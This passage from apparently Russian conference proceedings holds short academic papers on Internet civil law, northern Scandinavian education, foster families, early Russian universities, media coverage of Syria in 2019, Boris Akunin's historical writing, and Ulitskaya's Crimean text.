Признак неопределенности местоположения сторон является следствием их отдаленности друг от друга на пространственном расстоянии. Использование электронных средств обмена делает возможным замену необходимости непосредственного общения. Однако такая отдаленность делает допустимым присутствие с соответствующих отношениях иностранного элемента, что порождает нерешенность потенциально возникающего вопроса – подлежащего применению права. Как отмечает, исследователь Дмитрик Н.А., «для преодоления указанной проблемы обычно используются два подхода:

1) решение вопросов юрисдикции на уровне международных договоров;
2) создание специального, интернет-ориентированного массива норм с использованием механизмов саморегулирования в глобальной сети [2]».

Второй подход, нацеленный на использование специальных норм на базе саморегулирования, также не лишен недостатков. Сложность идентификации участников отношений в сети является второй особенностью, и вызвана тем, что сложно проверить достоверность указанного субъектом имени, а иногда его попросту не используют. Это обусловлено тем, что Интернет ресурсы допускает получение доступа к определенным услугам под псевдонимом либо вообще анонимно. В то же время ст. 19 ГК РФ устанавливает общее требование приобретения прав и обязанностей под собственным именем.

Связанность отношений между участниками сети Интернет с информационными провайдерами формирует третью особенность осуществления субъективных гражданских прав в сети Интернет. Теоретик Наумов В.Б. подчёркивает проблему, связанную с данной ролью лиц, осуществляющих вспомогательную деятельность. Она выражается в том, что пользователи напрямую зависимы от характера и качества оказываемых им услуг [4].

Электронный характер документооборота является четвертой особенностью возникающих в сети Интернет отношений, и, по признанию многих исследователей выступает предпосылкой существования ранее названных характеристик. В свою очередь электронный документооборот является зависимым от специального программного и аппаратного обеспечения для обработки, хранения, обмена информацией в электронном виде и специальных познаний его использования.

Таким образом, мы убедились, что сеть Интернет с точки зрения правовых характеристик, не относится к числу субъектов и объектов гражданских прав. А представляет социальный механизм для электронных форм взаимодействия участников гражданских правоотношений. Приведенные выше особенности отношений в сети Интернет далеко не во всех случаях имеют явно выраженный правовой характер, однако их комплексное рассмотрение, помогает установить наличие определенных правовых проблем и составить целостное восприятие специфики осуществления субъективных гражданских прав.

Список литературы

1. Гражданский кодекс Российской Федерации (часть первая) от 30 ноября 1994 г. № 51-ФЗ // Собрание законодательства РФ. 1994. № 32. Ст. 3301.
2. Дмитрик Н.А. Осуществление субъективных гражданских прав с использованием сети Интернет. М.: Статут «Волтерс Клувер», 2006.
3. Мясоедов А.И. Устоявшиеся подходы к организации информационного пространства интернет-СМИ / А.И. Мясоедов // Скиф. Вопросы студенческой науки. 2017. № 15 (15). С. 219-223.
4. Наумов В.Б. Право и Интернет: Очерки теории ипрактики. С. 18. М. 2002.
5. Пряжникова Е. Ю. Психология труда: теория и практика: учебник для бакалавров / Е. Ю. Пряжникова. -М.: Издательство Юрайт, 2019. -452 с.

УДК 314.93+316.344.34

НЕКОТОРЫЕ ПРОБЛЕМЫ РАЗВИТИЯ СИСТЕМЫ ОБРАЗОВАНИЯ СЕВЕРНЫХ РЕГИОНОВ СКАНДИНАВСКИХ СТРАН[3]

Синица А. Л.

МГУ им. М. В. Ломоносова, г. Москва

В обыденном сознании скандинавские страны зачастую представляются неким образцом, которому надо обязательно соответствовать. Эта мысль не лишена логики, но и данные страны сталкиваются в процессе своего развития с рядом проблем, некоторые из которых близки российскому обществу и заслуживают особого внимания, потому что касаются столь важной темы как образование. Для нас наиболее интересными являются развитие инфраструктуры и динамика образовательной структуры населения.

Источником данных послужили материалы, размещённые на сайтах статистических органов Норвегии, Швеции и Финляндии. В отличие от Росстата они публикую материалы по образовательной структуре населения для всех у ровней от местного до общестранового каждый год, поэтому мы смогли рассмотреть её динамику за последние 10 лет. Данные о развитии дошкольного и школьного образования мы рассматриваем за такой же период времени.

В Норвегии ситуация с дошкольным образованием отчасти схожа с отечественной. В целом по стране за последние 10 лет число дошкольных организаций сократилось примерно на 13%. При этом число детей, их посещающих возросло примерно на 3%, что увеличило нагрузку на персонал дошкольных организаций, поскольку его численность сократилась. В северных губерниях ситуация несколько отличается. При снижении числа образовательных организаций на примерно 12% число детей в них тоже сократилось (на 4%), но и в них нагрузка на персонал увеличилась, так как численность педагогического состава незначительно снизилась.

Численность детей, обучающихся по программам начального и низшего среднего образования в целом по стране за последние 10 лет увеличилось примерно на 3%. При этом число педагогов тоже немного возросло. В северных губерниях численность детей сократилась примерно на 9%, но число педагогов практически не изменилось, что свидетельствует о снижении нагрузки на них. Сходная картина наблюдается и в отношении старших классов средней школы. В целом по стране число детей тоже увеличилось на 3%, а сокращение в северных губерниях составило примерно 5%. Число педагогов в целом по стране менялось мало, а в северных губерниях немного возросло.

Численность обучающихся в высших учебных заведениях за последние 10 лет в Норвегии сильно увеличилось. В целом по стране рост составил 22%, а в северных регионах – примерно 10%. Соответственно, значительно возросла и численность преподавательского состава. Рост числа студентов связан с активной эмиграционной политикой, направленной на привлечение молодых эмигрантов на постоянное место жительства. Тем не менее, наблюдается и значительный рост численности образовательных мигрантов (особенно женского пола), что позволяет говорить о привлекательности норвежских вузов в качестве места для обучения.

Образовательная структура северных норвежских губерний несколько хуже средней по стране. Высшее образование на уровне более четырёх лет имело около 10% жителей Норвегии, но в Нурланне их доля 5,8%, в Финнмарке – 6,1%. Лишь Тромс по этому показателю близок к среднему значению (9,9%). Высшее образование на уровне четырёх лет и менее было у 24% жителей Норвегии и у 21-23% жителей северных губерний. Профессиональное техническое образование имеет около 3% населения. Полное школьное образование имеет около 37% населения. В северных губерниях наблюдалась неоднородность: в Нурланне их доля составляет 40%, тогда как в Тромсе и Финнмарке по 36%. Более низкий уровень образования в стране в целом имело 26% населения. В северных губерниях их доля была выше и колебалась в интервале 28-33%.

Специфика Швеции заключается в высокой доле населения с образованием меньше 9 лет, но она быстро снижается. По этому показателю северные лены выигрывают у остальной территории страны, так как в них доля такого населения ниже примерно в два раза. Также очень высокой (около 50%) является доля населения с верхним средним образованием. Её снижение происходит значительно медленнее. В северных ленах её размер на 5-7 процентных пунктов выше. По неполному высшему

[3] Работа выполнена при финансовой поддержке РФФИ в рамках проекта № 19-010-00867 «Система образования в регионах Крайнего Севера: текущее состояние, проблемы и перспективы развития и модернизации».

образованию (менее трёх лет) Норботтен чуть ниже среднего уровня, а Вестерботтен превосходит его. Также этот лен превосходит средний уровень по доле лиц с тремя и более годами высшего образования, а Норботтен имеет отставание в размере 3-4 процентных пунктов. Послевузовское образование имеет около 1% населения, но в лене Вестерботтен их доля почти в два раза выше. Это связано с Университетом Умео, развитием образования и позиционированием города Умео как университетского города, для чего есть все основания, так как в нём обучается около 30 тыс. студентов (около 12% от всего населения города), а преподавательский состав насчитывает более 4 тыс. человек. В Вестерботтене доля населения с послевузовским образованием ниже среднего по стране уровня, поскольку в нём нет такого мощного вуза, на который можно было бы опереться при развитии системы образования.

Снижение числа дошкольных и школьных образовательных организаций за последние 10 лет по стране было равномерным, но очень большим. Так, во всей Финляндии их число уменьшилось на 22,5%. В целом по северным провинциям снижение составило 21,8%. Однако, если в Северной Остроботни и Лапландии число организаций уменьшилось на 19,7% и 22,4%, соответственно, то в Кайнуу их стало меньше на 31,9%. При этом число детей, обучающихся в этих образовательных организациях в целом по стране выросла на 3,2%. В Северной Остроботнии рост был ещё выше – 9,3%. В Кайнуу снижение составило 15,2%, а в Лапландии – 2,5%. Данные свидетельствуют, что нагрузка на образовательные организации возросла. Число студентов, обучающихся в вузах, за этот период сократилось на 9,5%. Вероятно, подобные изменения связаны с демографическими изменениями в первую очередь с динамикой возрастной структуры.

За прошедшие 10 лет образовательная структура населения Финляндии значительно улучшилась. Более чем на шесть процентных пунктов сократилась доля населения старше 15 лет, не имеющего верхнего среднего образования. При этом в северных провинциях (Лапландия, Северная Остроботния и Кайнуу) к 2018 г. доля такого населения стала ниже средней по стране. На четыре процентных пункта увеличилась доля населения с высшим образованием, но в северных провинциях она продолжает оставаться ниже среднего уровня. Особенно различия заметны в отношении населения с магистерской и докторской степенями, тогда как в отношении бакалаврской степени и незаконченного высшего образования различия менее выделяются.

Основной вывод проделанной работы заключается в том, что регионы Севера и в зарубежных странах в среднем имеют более плохую образовательную структуру. Это связано как с объективными причинами (сложные условия проживания, другая структура экономики и аналогичными), так и с субъективными (например, с ограничениями для предоставления образования коренным народам (Канада является наиболее ярким примером)). России стоит ориентироваться на опыт Скандинавских стран. Несмотря на то, что климат у них мягче по сравнению с Азиатской частью российского Крайнего Севера, их политика позволила за последние 10 лет существенно улучшить образовательную структуру населения и привлечь иностранных студентов. Развитие системы вузовского образования в регионах Севера позволит улучшить образовательную структуру населения и научную работу в регионах Севера.

УДК 37.013.78

СОЦИАЛЬНЫЕ РИСКИ ЗАМЕЩАЮЩЕЙ СЕМЬИ И ПОДГОТОВКА СПЕЦИАЛИСТОВ К РАБОТЕ ПО ИХ СНИЖЕНИЮ

Суменко Л. В.

Ставропольский государственный педагогический институт

Замещающая семья – развивающийся социальный институт, основное назначение которого создать оптимальные условия для социализации и социального воспитания детей-сирот и детей оставшихся без попечения родителей. Основные недостатки воспитания этих детей в учреждениях социальной работы (приюты) и образования (детские дома, интернаты) связаны именно с внесемейным устройством, отсутствием социальных условий для освоения семейных социальных ролей. Но и замещающая семья испытывает сложности в своём функционировании, подвергается социальным рискам. Источниками социальных рисков замещающей семьи являются: личностные (особенности личности членов замещающей семьи), внутрисемейные (рассогласования позиций

родителей; позиций родных родителей и детей, родителей и приёмных детей, родных и приёмных детей), внешнесемейные (во взаимодействии семьи с социальными институтами образования, здравоохранения и правопорядка и др.).

Социальные риски повышаются в силу того, что замещающие родители и приемные дети должны в краткое время создать конструктивные детско-родительские отношения, в то время как в родной семье такие отношения складываются в течение всей их жизни на основе базового доверия ребёнка, развиваемого и поддерживаемого ответственными родными родителями. Приёмный ребёнок нередко был жертвой жестокого обращения родных родителей, и обладает комплексом социально-педагогических особенностей: подрыв базового доверия ко взрослому, снижением эмпатии, пробелами в образовании, ухудшением здоровья, опыт деструктивного взаимодействия, опыт асоциального поведения и др. Он может характеризоваться как трудновоспитуемый и невосприимчивый к педагогическим воздействиям, поскольку первичная семейная социализация несла социально-негативный опыт [3], ребёнок был лишён начального адаптационного потенциала [4].

Источники социального риска, связанные с замещающими родителями, могут быть связаны с вовлечённостью в семейные проблемы родных родителей приёмного ребёнка, с собственными страхами, неуверенностью и сомнениями в своих педагогических, материальных, социально-психологических ресурсах, а также деструктивным взаимодействием с социальными институтами (чаще с образовательными организациями). Так, острая реакция на депривационные условия развития у приёмного ребенка приводит к его искаженным социальным установкам и взаимоотношениям [4]. Замещающие родители и учителя не могут понять причины упрямства, лживости, воровства [2], отрицания всего нового, избегания контактов со взрослыми и сверстниками, чрезмерного фантазирования, аутоагрессии, мстительности, враждебности. У приёмного ребёнка часто отсутствует или критическим снижена школьная адаптация. Тогда замещающие родители воспринимаются социумом как неэффективные. Эти обстоятельства приводят к усилению внешнего контроля и морального давления на замещающую семьи в целом. Замещающих родителей обвиняют в недостаточном контроле, неправильном воспитании, недостаточной любви и т.д. 75 % обследованных замещающих родителей отмечали, что педагоги изначально ставят приёмных детей и их самих в позицию нарушителя правил. Негативный образ замещающих родителей повышает тревожность, неуверенность в своих воспитательных действиях, желание уклоняться от контакта с социальными службами. Пониженный статус приёмных родителей усиливает демонстративность поступков ребенка в семье, появляются различные виды семейного шантажа.

На замещающую семью воздействуют разнонаправленные факторы: совершенствование системы защиты детства – углубляющийся кризис семьи; повышение требований к качеству образования – неопределённость этих требований; информационная насыщенность – преобладание низкого качества и достоверности информации и др. Всё это приводит к социальным рискам распада замещающей семьи, отказу от приёмных детей. Специалист по сопровождению замещающей семьи должен быть готов к многообразным типичным и непредсказуемым явлениям в этой семье.

В нашей стране созданы школы приемных родителей, которые дают правовые, психолого-педагогические консультации, развивают стрессоустойчивость замещающих родителей. Но работа с замещающей семьей требует от специалиста по социальной и социально-педагогической работе и качественной теоретической подготовки, и широкого практического опыта, а также профессионально-значимых качеств личности. Обследуемые в течение 10 лет замещающие семьи, оценивают свои контакты с представителями органов опеки и попечительства, с педагогами, психологами, преимущественно как контроль и надзор со стороны государства. Они склонны скрывать отдельные недостатки, взаимодействовать формально, боясь огласки, маскируют негативные явления в семье. В то же время специалисты, работающие с замещающей семьей, недостаточно полно представляют социально-психические особенности детей-сирот, не понимают глубинные проблемы замещающей семьи. Г.И. Гайсина указывает на снижение эффективности работы специалистов органов опеки и попечительства с замещающими семьями [1].

В силу этого педагогические вузы призваны принимать активное участие в систематическом повышении квалификации педагогов, психологов, социальных педагогов и др. Для этого целесообразно проводить 1 – 2-недельные курсы в очно-заочной (в том числе дистанционной) форме, направленных на формирование у слушателей профессиональных компетенций в области организации процесса социально-педагогического сопровождения замещающих семей. Курсы нуждаются в систематическом дополнении мастер-классами, круглыми столами. Программы должны

реализовываться формы и методы активного обучения, которые инициируют усвоение знаний не только на данных курсах, но и стимулируют дальнейшее профессиональное самообразование и саморазвитие.

Опыт нашего пединститута показывает эффективность использования всего комплексно арсенала методов активного обучения: дискуссионные методы (групповая дискуссия, мозговой штурм, инверсия, разбор реальных ситуаций, анализ ситуаций морального выбора и др.); игровые методы: деловые и ролевые игры; тренинг. Организуемые курсы позволяют специалистам разных направлений подготовки и уровня квалификации увидеть целостную картину состояния проблемы замещающих семей в нескольких аспектах: социальном аспекте (значимость проблемы её разрешения), практико-ориентированном аспекте (организация взаимодействия специалистов, конкретных социально-педагогических и социально-психологических программ), научно-исследовательском (актуальные исследования, новые идеи и подходы к решению проблемы). Оперативность включения специалиста в такое трехмерное осмысление и применение в практике различных инструментов работы с замещающей семьёй делает взаимодействие различных служб и замещающей семьи более конструктивными.

Список литературы

1. Гайсина Г.И. Развитие профессиональной компетентности специалистов органов опеки и попечительства в условиях магистерской подготовки // Педагогическое образование в России. – 2017. - №9. – С.52-59.

2. Журавлева Т.М., Сафонова Т.Я., Цымбал Е.Н. Помощь детям – жертвам насилия. – М.: Генезис, 2006. - 112 с.

3. Минкова Э.А. Особенности личности ребенка, воспитывающегося вне семьи // О развитии детей, оставшихся без родительского попечения. – М: ТООО «Симс», 1995. – 177 с.

4. Шипицына Л.М. Психология детей-сирот: Учебное пособие. – СПб: Изд-во С.-Петерб. Ун-та, 2005. – 628 с.

УДК 37.014.5

АКАДЕМИЧЕСКИЕ И СОЦИОЛОГИЧЕСКИЕ АСПЕКТЫ СТАНОВЛЕНИЯ ПЕРВЫХ РОССИЙСКИХ УНИВЕРСИТЕТОВ

Хмельницкая О. М., Сабденова В. Т.

Карагандинский государственный технический университет, Караганда, Казахстан

Современная жизнь все более проявляется взаимоотношениями человека и общества, поиском социальных взаимосвязей более, чем взаимозависимостей. Самоидентификация личности в социальных группах, в сфере динамичности социальных контактов выявляет необходимость идентификации человеком собственной статусной позиции в социальном пространстве времени, пространстве социальной информации, деятельности и интеллекта.

Поэтому современный социум актуализирует не только студенческий и академический, но и интерес к изучению общественностью «идеи университета». Российские ученые и общественность в начале XXI века интересуются генезисом «идеи университета», новыми качествами и социальной функциональностью российских современных университетов и высшей школы в условиях постоянной смены общественных реформ и массовости глобализационных процессов.

Для средневековой Западной Европы тесные межгосударственные научно-образовательные связи являлись прогрессивным социальным явлением, поскольку академики и профессора постоянно перемещались из одной страны в другую с целью получения более высокого заработка и реализации творческих планов. Поскольку каждый ученый человек владел латынью - общим языком науки и высшей школы, то международный научно-образовательный обмен стал нормой; он способствовал процессу интернационализации научных академий и университетов.

Научно-образовательная миграция способствовала развитию европейских академических структур и высшей школы, служила делу просвещения населения и повышению уровня его культуры. Зарождение высшего университетского образования в России восходит к эпохе царя Петра I Алексеевича. Задача, поставленная Петром Великим, заключалась в синтезе науки и образования для

ускоренного развития всех сфер социальной жизни империи. С этой целью намечалось создать в Петербурге Академию наук, включив в ее состав гимназию и университет; используя ученых Академии наук, готовить из студентов специалистов высшей квалификации и формировать, таким образом, российскую научно-образовательную элиту.

Историю российских университетов надо начинать с 28 января 1724 г., когда Сенат принял Указ об учреждении Академии наук с университетом и гимназией. Об этом свидетельствует Постановление Правительства Российской Федерации от 1 ноября 1997 г. о праздновании в 1999 г. 275-летия Санкт-Петербургского (Императорского) университета[2, с.135].

Важнейшее значение академического университета в становлении российской академической науки и образовательной культуры состоит в том, что академический университет положил начало университетскому образованию в России; из стен его вышло немало крупных ученых и будущих профессоров Московского университета. Именно в Академическом университете начали формироваться многие черты российской университетской системы, светский характер, отсутствие богословного факультета; а также созданы в Петербурге предпосылки дальнейшего развития высшего образования, которые реализовывались на протяжении двух столетий с открытием в 1819 году Петербургского университета.

П.И. Ферлюдин, автор монографии «Исторический обзор мер по высшему образованию России», считал, что, с юридической точки зрения, Московский университет является первым в России, поскольку 24 января 1755 года был подписан императорский указ о его основании. В приложении к этому указу имеется проект об учреждении Московского университета, который фактически является его первым уставом (регламентом)[4].

Именно М.В. Ломоносов при поддержке И. Шувалова и Л. Блюментроста сыграл выдающуюся роль в выработке идеи открытия университета в Москве в разработке проекта его Устава. Ломоносов заложил феноменальные основы по своему времени для развития и прогресса университетского образования, предопределив современные ведущие и лучшие научные, академические позиции Московского университета по всей России; предложив свободный сословный принцип обучения в университете, общественную открытость профессорского и докторского статусов, а также исследовательских свобод студента, взаимосвязь университета с общественными потребностями и проблемами.

Университет, с точки зрения М.В. Ломоносова, является не только учебным заведением, но и играет важную социальную роль,объединяя интеллектуальное сообщество и сообщая ему определенный статус в глазах государства и сограждан, с точки зрения международной общественности. Позже в трудах И.И. Шувалова и О.П. Козодавлева возникает новое представление об университете в качестве особой социальной институции, которая должна специфически себя репрезентировать и иметь в сословном обществе особые права[3, с. 283].

12 января 1755 г. императрица подписала «Высочайше утвержденный проект об учреждении Московского университета», и этот день стал рассматриваться в дальнейшем как день рождения Московского университета[1,с.10]

Современная система высшей школы проходит сове развитие в глобальном пространстве мультикультурализма и содержательной полифонии образовательных сред мирового глобального социума. В 2017 году МГУ вошел в состав первой сотни лучших университетов в Европе в рейтинге британского журнала Times Higher Education. Всего в европейский рейтинг вузов THE попали 400 организаций, что составило около 40% от вошедших в общемировой список, который насчитывает 980 учебных заведений [4].

Аналитическая статья журнала THE содержала список университетов и организаций по комплексным показателям, составляющим научный, исследовательский, международный и национальный уровень вуза, а также социальный статус научной организации. Россия впервые именно с МГУ им. М.В. Ломоносова вошла в состав четверти вузовского европейского уровня мирового научного сообщества. В январе 2018 года МГУ вошел в топ -10 самых красивых европейских вузов (согласно Times Higher Education).

15 октября 2019 года международная компания QS (Quacquarelli Symonds) опубликовала новую версию рейтинга лучших университетов развивающейся Европы и Центральной Азии 2020. МГУ им. М.В. Ломоносова пятый год подряд на лидирующей позиции в научном сообществе Евроазиатских стран. 2020 год - год 265-летия Московского государственного университета имени М.В. Ломоносова.

Список литературы

1. Аврус А.И. История Российских Университетов (очерки). Московский общественный фонд. Москва,2001 85с.
2. Змеев В.А. Зарождение научно-образовательных связей России со странами Западной Европы// Полем. журнал научных публикаций "Дискуссия", том 23,№ 5, 2012г. С. 132-142
3. Савинов Р.В. Концептуальное становление Российского университета в XVIII веке. // журнал Вестник Русской христианской гуманитарной академии 2017г. С.273-283.
4. Змеев В.А. История российской высшей школы // Фонд знаний "Ломоносов". Энциклопедия: Электронный ресурс http://www.Lomonosov-fund.ru/enc/M, 2011.
5. В первую сотню лучших вузов Европы попал один -URL: https://www.rbc.ru/society/21/06/2017/

UDC 81-139

METHODS OF MULTILINGUAL CORPUS ANALYSIS ON THE EXAMPLE OF MEDIA COVERAGE OF THE SYRIAN CRYSIS IN OCTOBER 2019

Kostenko G. D.
Zhejiang University, Hangzhou

Within the present research, the author aims to compare media coverage of the Turkish military actions from October 15th to October 19th of 2019 in Russia, China and Germany. Considering the new outbreak of the Turkish military activity in February 2020, it's important to create a model of media response in order to predict possible changes of mass attitude towards all actors of international relations, involved into Mid East politics. That would require a diachronic attitude to the media research and, accordingly, the retrospective study of a similar case.

Nearly 63 years passed since the publication of "Syntactical Structures" by Noam Chomsky, still, the general direction is linguistics, its new applications and methodological frameworks were determined by the "Cognitive Revolution [1]. However, particular methods remain in a permanent development state and keep receiving contributions from computer science, neuroscience and mathematics, tightening integration of scientific disciplines. Apart from the issue-related study on media respond to particular event, the present report is to demonstrate this interdisciplinary fuse of research tools to draw more attention to corpus linguistics as a tool of sociological and politic analysis, using a real issue of international relations as example.

The author selected nine digital media sources (figure 1) and performed a two-stage correlation-based cluster analysis of collocations on each of country-groups, considering the media field in general and Syria-related clusters in particular, made observations of structural entities in accordance with the principles and terminology of the Network Analysis [2] and checked the accuracy of visualizations using Joining Trees clustering model [3]. The analysis was performed on 60 articles from each group (180 articles at all in three languages).

Figure 1. Sources of research material

Source	**Associated Country**	**National Rank**	**World Rank**
Spiegel	Germany	25	758
T-Online	Germany	17	491
Bild	Germany	24	743
RBC	Russia	29	774
RIA	Russia	25	561
Lenta	Russia	34	677
China	China	23	67
Xinhuanet	China	14	31
Huanqiu	China	31	108

The analysis revealed the diversity of interpretations, emotional attitude and recognition of the topic issue in different media landscapes. The variety between particular sources within the landscapes was also taken into consideration, showing different roles of them in relevant societies. Accordingly, the author compared sources from different countries with each other, stressing the similarities and differences in representing the same issue. The research, however, does not aim to draw any parallels with his own interpretation, taking Frame Analysis of Erving Goffman as a general principle in analyzing socially important issues [4].

Regarding the methodological findings, the combined method of clustering proved its efficiency in precise visualization of complex networks, detecting key nodes and structural relations between them. Finally, it shows clearly the advantage of collocation-based quantitative content analysis over token-based analysis. Thus, the research belongs not to the sphere of applied linguistics exclusively, but due to its

interdisciplinary approach may contribute to other spheres as social sciences, international relations and mass psychology.

Cited sources

1. N. Chomsky, Syntactical Structures, 2nd ed. New York: DeGruyter, 2002.

2. E. Goffman, Frame Analysis. An Essay on the Organization of Experience, 2nd ed. Boston: Northeastern University Press, 1974

3. StatSoft Inc., “Electronic Statistics Textbook,” Tulsa, 2018. [Online]. Available: http://www.statsoft.com/Textbook/Basic-Statistics#Correlationsb. [Accessed: 11-Dec-2018].

4. T. Venturini, M. Jacomy, and D. Pereira, “Visual Network Analysis,” Tommasoventurini, 2015. [Online]. Available: http://www.tommasoventurini.it/wp/wp-content/uploads/2014/08/Venturini-Jacomy_Visual-Network-Analysis_WorkingPaper.pdf. [Accessed: 21-Dec-2018].

УДК 82

ПРЕДДВЕРИЕ ПЕТРОВСКОЙ ЭПОХИ В НАУЧНОМ И ХУДОЖЕСТВЕННОМ ДИСКУРСЕ БОРИСА АКУНИНА

Архангельская А. В.

МГУ им. М. В. Ломоносова, г. Москва

Рубеж XVII–XVIII веков – один из ярких, неоднократно привлекавших внимание ученых и в то же время остающихся до сих пор предметом серьезных дискуссий периодов в русской истории. В исторической концепции Бориса Акунина, во многом основанной на анализе европейско-азиатского баланса как во внешней, так и во внутренней политике Руси-России, этот период не мог не стать одним из ключевых. Личности Петра I в «Истории Российского государства» посвящен отдельный том с чрезвычайно характерным для автора подзаголовком «Азиатская европеизация» [1], но в то же время о событиях, подготовивших и петровские реформы, и последовавшие за ними события «осьмнадцатого столетия», Б. Акунин говорит в заключительной части предыдущего тома, завершая рассмотрение XVII века и его роли в российской истории, причем, как представляется, в качестве одной из важных для себя целей автор видит борьбу с «петровским мифом», сложившимся и в русской культуре, и в исторической науке, подчеркивая ведущую роль не самого будущего первого российского императора, но его окружения и в еще большей мере – сложившихся определенным образом обстоятельств. Так, практически сразу он заявляет: «…роль царя в событиях 1698 года, кажется, сильно преувеличена. Он был слишком юн, чтобы лично возглавить переворот, поэтому сейчас уместнее поговорить не о самом Петре, а о тех, кто за ним стоял» [2: 369]. Однако и анализ окружения юного монарха приводит исследователя к довольно ироническому обобщению: «Итак, “легкого ума” женщина, ее “гораздо посредняго ума” брат и острый умом, но сильно пьющий вельможа – вот основные деятели великого события, положившего конец прежней России и давшего старт новой» [2: 370]. И в дальнейшем следует логично вытекающее из этих наблюдений следствие: «Нет, царевну Софью Алексеевну свергли не Лев Кириллович с Борисом Алексеевичем и не Петр с “потешными”. Режим всемогущей правительницы развалился сам собой» [2: 371].

Тенденция рассматривать петровские реформы в качестве не противоположности, но продолжения и развития тех начинаний, которые возникают во второй половине XVII в. (а иногда и еще раньше, вплоть до Смутного времени и правления Лжедмитрия I) существует в отечественной исторической науке уже довольно давно и имеет весьма авторитетных последователей. В исторической концепции Б. Акунина XVII век играет особую роль как период попытки «частичного отхода от “ордынской” модели, заимствованной Иваном III и затем доведенной его преемниками до абсолюта» [2: 377]. Кризис самодержавной власти на рубеже XVI-XVII вв. и эпоха Смуты выявили уязвимость такой государственной модели, которая полностью зависит от личности верховного правителя, а очевидное к концу столетия отставание от Европы, на которую на Руси начали ориентироваться и в политическом, и в культурном плане во второй половине века, явно требовало модернизации на самых разных уровнях государственной системы. Таким образом, необходимость реформ была очевидна всем участникам процесса, а вот их направление могло варьироваться. Б. Акунин видит прежде всего два возможных вектора: один из них связан с заменой вертикальной

модели государственного управления на горизонтальную, «которая стимулировала бы развитие провинции и самодеятельность населения, но в конечном итоге неизбежно привела бы к отмене самодержавия» [2: 379], второй – с возвратом к «ордынской», причём максимально жестокой и жесткой модели, «способной форсировать развитие иными средствами – суровыми, зато быстрыми» [2: 379].

Таким образом, показательно, что канун правления Петра I Б. Акунин рассматривает как период, когда страна стояла перед выбором, каким путем идти дальше, и совершить этот выбор должен был именно Петр. В следующем томе, уже подводя итоги петровской деятельности, историк обыгрывает знаменитую метафору, отмечая: «Если в России и произошла европеизация, то исключительно фасадная, декоративная, а внутренняя архитектура государства, наоборот, была перепланирована на “азиатский” манер. Страна отнюдь не стала частью Европы, а лишь “отворила в нее окно”. Окно – не дверь, оно существует для того, чтобы через него смотрели, а не ходили» [1: 374].

В литературном конвое «Истории Российского государства» образ Петра I реконструируется Б. Акуниным в весьма экспериментальном художественном тексте – пьесе «Убить змееныша». Жанровые характеристики этого драматического опыта автором не уточняются, за исключением довольно туманного подзаголовка «Перевод со старорусского, скоморошьего и латыни» [3: 243], который, впрочем, скорее запутывает, чем проясняет ситуацию. Очевидно, что пьеса не является подражанием ни школьному, ни народному (скоморошьему) театру и сопоставление ее с актуальными для второй половины XVII века драматическими опытами в принципе возможно, но не слишком перспективно. Скорее имеет смысл исходить из того, что при представлении конфликта в драматической форме появляется возможность максимально заострить позиции сторон, сконцентрировать зрительское и/или читательское внимание на направляющих силах этого конфликта (по тому же принципу, по которому это происходит в жанре полемического диалога), да и сам по себе принцип «подражания действию» (Аристотель) в большей степени, чем это характерно для эпической традиции, погружает адресата внутрь противостояния (независимо от того, входит ли в авторский план постановка пьесы или только ее публикация).

В пьесе представлены все основные представители противоборствующих лагерей, но чрезвычайно показательно, что главным действующим лицом оказывается не исторический, а вымышленный персонаж – сибирский артельщик Аникей Трехглазов, активные действия которого приводят к провалу плана Шакловитого и к торжеству нарышкинского клана и будущего российского императора Петра I. Герой прибывает из Сибири (Сибирь для Б. Акунина – своеобразный материк свободы, предоставленный в XVII веке фактически самому себе, и одновременно – регион, развитие которого, при условии смены вертикали власти горизонталью, могло бы дать важный импульс российской государственности нового времени) и сначала явно оказывается под впечатлением политической программы преобразования России, озвученной Василием Голицыным: «Если ты хоть половину, хоть четверть исполнишь из того, о чем сейчас говорил, такого оберегателя надо оберегать. Ты нужен России» [3: 266]. Разочарование практически мыслящего Трехглазова происходит именно тогда, когда он понимает, что голицынский проект – теоретическая абстракция, для осуществления которой князь не готов сделать ни одного решительного шага, и уж особенно – шага, противоречащего этическим нормам, поэтому на вопрос Бориса Голицына о причинах его перехода в противоположный лагерь Трехглазов откровенно отвечает: «Я как вода. Вода вверх не течет. Лучше с тобой кое-как, чем с ним – никак» [3: 301].

Пьеса «Убить змееныша» во многом строится именно на принципе вариативности реальности. Каждый сюжетный поворот заостряет значение выбора. В финале пьесы это подчеркивается наличием двух концовок: сначала ложной, хотя, кажется, вполне закономерно вытекающей из предыдущих событий, а потом – действительной, но неожиданной и потому подчеркивающий мотив выбора. История не знает сослагательного наклонения, но литература имеет право на реконструкцию разных возможных вариантов развития событий, именно поэтому этот мотив становится ведущим не в научном, но в литературном дискурсе историка и писателя Бориса Акунина.

Список литературы

1. Акунин Б. История Российского государства: Азиатская европеизация: Царь Петр Алексеевич. М., 2017.

2. Акунин Б. История Российского государства: Семнадцатый век: Между Европой и Азией. М., 2016.

3. Акунин Б. Убить змееныша // Акунин Б. Седмица Трехглазого. М., 2017. С. 243-301.

УДК 821.161.1

КРЫМСКИЙ ТЕКСТ В РОМАНЕ Л.Е. УЛИЦКОЙ «ЗЕЛЕНЫЙ ШАТЕР»

Ветрова М. В.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В последние годы в современном отечественном литературоведении не только сохраняется, но и возрастает интерес к изучению локальных текстов/сверхтекстов. Исследование данной темы, начатое еще в первой половине XX века Н.П. Анциферовым, было продолжено учеными московско-тартуской семиотической школы. Благодаря трудам В.Н. Топорова, изучение локальных текстов получает новый импульс развития и оказывается в центре внимания многих современных литературоведов.

Среди других значимых в литературном отношении пространств Крым занимает особое место. В силу специфики истории и географического положения, Крым становится для русской культуры уникальным пространством, центром притяжения, перекрестком культур, местом встречи и диалога разных этносов и религий.

Понятие «крымский текст» было введено в научный оборот А.П. Люсым, подробно раскрыто в монографии С.О. Курьянова и активно исследуется в работах современных крымских и российских литературоведов. Однако изучение крымского текста проводится главным образом на материале произведений XIX-XX веков, современная литература пока редко рассматривается в этом аспекте. Наш доклад призван в некоторой степени восполнить существующий пробел. Мы обратились к исследованию крымского текста в творчестве одного из наиболее значительных современных авторов – Л.Е. Улицкой. Неослабевающий интерес как исследователей, так и читателей к произведениям писательницы делает наше исследование актуальным. Обращение писательницы к крымской теме уже неоднократно становилось предметом изучения в работах А.Т. Аблаевой, Н.А. Егоровой, Т.А. Шарыпиной и других ученых, однако рассматривались лишь отдельные аспекты этой проблемы. Цель нашего доклада – выявить специфику воплощения крымского текста в романе Л.Е. Улицкой «Зеленый шатер».

